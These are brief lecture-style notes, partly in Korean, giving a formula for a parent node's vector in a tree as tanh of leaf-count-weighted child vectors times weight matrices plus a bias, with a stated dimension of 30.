$$\text{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} \frac{\#\text{leaves under } c_i}{\#\text{leaves under } p} W_i \cdot \text{vec}(c_i) + b\right)$$

Dynamic!!!

bias

Non-leaf node

Direct children node

W_i = c_i의 weight

W_i = R^($N^f \times N^f$)

N_f = dimension(30)